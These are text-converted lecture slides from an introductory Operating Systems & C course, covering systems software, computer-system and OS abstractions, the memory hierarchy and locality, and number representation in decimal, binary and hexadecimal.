

Operating Systems & C

Lecture 1: Programs & Data

Willard Rafnsson

IT University of Copenhagen

Behind every running application, there is systems software: software that provides a platform for other software. Examples include operating systems, scientific computing software, game engines, industrial control systems, and software as a service (SaaS). To write quality software that is e.g. correct, high performance, energy efficient, and exploiting hardware features, an application developer must understand how systems software affects the behavior and performance of applications---they must understand the design, implementation, and implications, of systems software.

In this course, you study the most important systems software, using the most important systems programming language: Operating Systems, and C. You will get an in-depth understanding of how hardware and the operating system work; in the process, you will learn how computers actually work, and what actually happens when you run an application. This enables you to fully exploit underlying hardware and systems software to write high-quality software.

what's in it for you?

- how computers work (*that course at ITU*) "power-programmer"
- computer literacy (shell, Linux, vim, ...)
- general knowledge (history, business, (geo-)politics)
- learn a new programming language
- experience w/ system programming
- how *computer systems* impact *software design* performance | security

want to be a software / data engineer?
want to be a great programmer?
(want to graduate...)

you must master
this course.

computer systems

system = set of interconnected **components** w/ well-defined **behavior** at their **interface** (to environment)

- modularity, abstraction, layering, hierarchy

processor, memory,
keyboard, ...

hardware (HW) = physical computer components

software (SW) = instructions for hardware


computer system = **hardware + systems software**
working together to run **apps.**

3 fundamental abstractions for computer systems:

- Interpreter • Memory • Communication

Interpreter abstraction


Source: Saltzer and Kaashoek



memory abstraction

yes, memory is an abstraction

Source: Saltzer and Kaashoek



Communication Abstraction

neat. how are these abstractions realized?




Computer Hardware

okay. how does this affect us programmers?

that is what this course is about

implements interpreter abstraction






implement communication abstraction

hello executable stored on disk

computer systems are not that simple...




Processor (CPU)



architectures
are diverse
and evolving

how do you exploit these features
to write correct, high-performance
software?



Memory

each level is a cache for the level below.

cache = staging area

computer systems spend a lot of time moving data across these layers.


why:
caching exploits locality.

locality = tendency of programs to access data & code in localized regions.

how do you exploit locality to write high-performance software?

your program & data are not necessarily in memory (or registers)

“memory mountain”



https://colin-scott.github.io/personal_website/research/interactive_latency.html

operating system

“An operating system (OS) is a program that manages computer hardware.

And although today's commercial-off-the-shelf desktop [OSs] appear to be an integral part of PCs and workstation to many users, a fundamental understanding of the algorithms, principles, heuristics, and optimizations used is crucial for creating *efficient application software*. Furthermore, many of the principles in OS courses are relevant to large system applications like databases and web servers.”

- A. Polze (U.Potsdam)

3 fundamental abstractions for operating systems:


- Process • Virtual Memory • File

process
virtual memory
file

represents processor in HW,
represents main memory in HW,
represents IO devices

how do you use the APIs
for these abstractions?

... because ultimately, HW is what runs our code, and OS *facilitates*. OS gives upper layers **abstraction** over available HW. learning OS is learning principles of *how app is structured*. organization of OS not just relevant for OS, but other large applications.



system programming

writing programs that manage hardware

- OS kernel
- embedded systems
- infrastructure software that must tightly control its use of hardware resources:
 - compilers, database systems, version control,

today: programs & data

what are programs (detailed)? how computers work (basic)

to understand something abstract, go one level down.

- representation of data
- representation of programs (x86-64)
- binary files
- binary exploits
- bit hacks

takeaway: computation reduces to performing operations on bitvectors. next lecture: see how that can be built physically.

numbers as bits & bytes

numbers, decimal (base-10)

numbers are typically written in **decimal** notation (base-10):

| 10^5 | 10^4 | 10^3 | 10^2 | 10^1 | 10^0 |
|--------|--------|--------|--------|--------|--------|
| 3 | 1 | 4 | 1 | 0 | 9 |

i.e. a { sequence, string, vector } of *decimal digits* { 0, 1, ..., 9 }.

a *place-value* notation; 0th place contributes $9 \cdot 10^0$ to number being denoted (here, 314109_{10} ; the $_{10}$ means base-10).

an n -digit decimal number $d_{n-1} \dots d_0$ has value $\sum_{i=0}^{n-1} d_i 10^i$.

numbers, binary (base-2)

computers represent numbers in **binary** notation (base-2).

| 2^5 | 2^4 | 2^3 | 2^2 | 2^1 | 2^0 |
|-------|-------|-------|-------|-------|-------|
| 1 | 1 | 0 | 1 | 0 | 1 |

i.e. a sequence of **binary digits** - **bits**, { 0, 1 }.

an n -digit binary number $b_{n-1} \dots b_0$ has value $\sum_{i=0}^{n-1} b_i 2^i$.

k -bit storage can store 2^k values, ranging from 0 to $2^k - 1$.

1 **byte** is 8 bits. memory is **byte-addressable**.

1 **word** is how many bits a processor handles at a time.

i.e. **register size**. current standard: 8 bytes (64 bits).

media as numbers

numbers, hexadecimal (base-16)

| Decimal | Hex | Binary | Decimal | Hex | Binary |
|---------|-----|--------|---------|-----|--------|
| 0 | 0 | 0000 | 8 | 8 | 1000 |
| 1 | 1 | 0001 | 9 | 9 | 1001 |
| 2 | 2 | 0010 | 10 | A | 1010 |
| 3 | 3 | 0011 | 11 | B | 1011 |
| 4 | 4 | 0100 | 12 | C | 1100 |
| 5 | 5 | 0101 | 13 | D | 1101 |
| 6 | 6 | 0110 | 14 | E | 1110 |
| 7 | 7 | 0111 | 15 | F | 1111 |

The prefix **0x** designates a hex constant.

To translate from hex to binary, translate each hex digit to its binary equivalent, and concatenate the bits.

